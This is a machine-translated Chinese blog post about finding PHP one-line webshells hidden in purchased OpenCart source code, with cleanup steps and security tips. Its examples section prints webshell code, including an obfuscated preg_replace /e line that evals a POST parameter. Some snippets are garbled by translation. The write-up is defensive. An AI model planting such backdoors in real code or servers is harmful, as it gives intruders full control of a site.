不幸的是,我被“一句木马”招募. 据估计,这些方法无法完全检测并杀死.
电脑杂谈 发布时间:2020-08-19 11:01:36 来源:网络整理
几年前,我在宝藏上购买了定制的opencart源代码,该代码基本上可以满足业务需求. 由于他刚刚离开社会,他没有足够的经验,也没有安全感. 木马直接部署和启动,而没有全面检测所购买的源代码. 最近,该网站遭到攻击,通过调查,在代码中隐藏了许多“单句木马”. 这种类型的木马具有出色的隐蔽性,难以调查,并且具有许多变体. 与“中国菜刀”一起使用的“单句木马”可以说是强大而无限的. 入侵者可以完全控制整个网站,并在各处隐藏这种后门代码.
该网站已部署在美国的网站空间中. 它由cpanel管理. 首先,通过cpanel面板上的病毒检查和杀死功能发现了木马. 此功能只能扫描出相对简单的“单句木马”. 详细信息如下图所示

cpanel面板提供的病毒扫描软件

在反病毒中扫描的木马


完成对木马的杀害
木马文件的内容如下:

木马文件内容
仅通过cpanel提供的扫描和查杀功能无法找出所有后门代码. 下面,我们将使用UltraEdit在本地下载的源代码文件夹中执行完整目录搜索. 搜索关键字为eval,并找到其他隐藏的木马. 当然,并非所有包含eval的都是木马. 您需要自己判断. 它们通常包含以下特征(个人摘要,如有不足之处,请随时告诉我):


变相的后门脚本
看看伪装成图片并放在图片文件夹中的木马

xx.png是伪装成图片的后门脚本文件
伪造图片的内容如下:


xx.png的内容
以下是“单句木马”的一些示例:
$ _ =“”;
$ _ [+“”] ='';
$ _ =“ $ _”. “”;

$ _ =($ _ [+“”] |“”). ($ _ [+“”] |“”). ($ _ [+“”]]“”;?>
($ b4dboy = $ _POST ['b4dboy'])&& @preg_replace('/ ad / e','@'. str_rot13('riny'). '($ b4dboy)','add'); <
摘要:
为了安全起见,建议不要直接购买源代码,因为源代码是在不安全的平台上购买的.
购买虚拟主机后,请确保更改密码.
在部署代码之前,请确保检查是否存在木马,尤其是从旧服务器迁移来的源代码. 旧服务器可能已植入后门.
检查代码中是否存在异常的扩展文件. 这样的文件基本上可以直接删除,包括.bak等,即使木马没有删除它,也不会影响正常使用.
本文来自电脑杂谈,转载请注明本文网址:
https://www.pc-fly.com/a/shouji/article-302221-1.html
-

-
师洋
嫖娼
 华为荣耀使用九种技能玩5X手机
 如何恢复oppo的出厂设置【详细步骤】
 戴尔xps l502x拆机_戴尔xps 13超极本拆机_戴尔xps+13拆机
 [技巧]诺基亚6120c破解收费jar游戏 免费让您玩边jar游戏
还能一棵树上吊死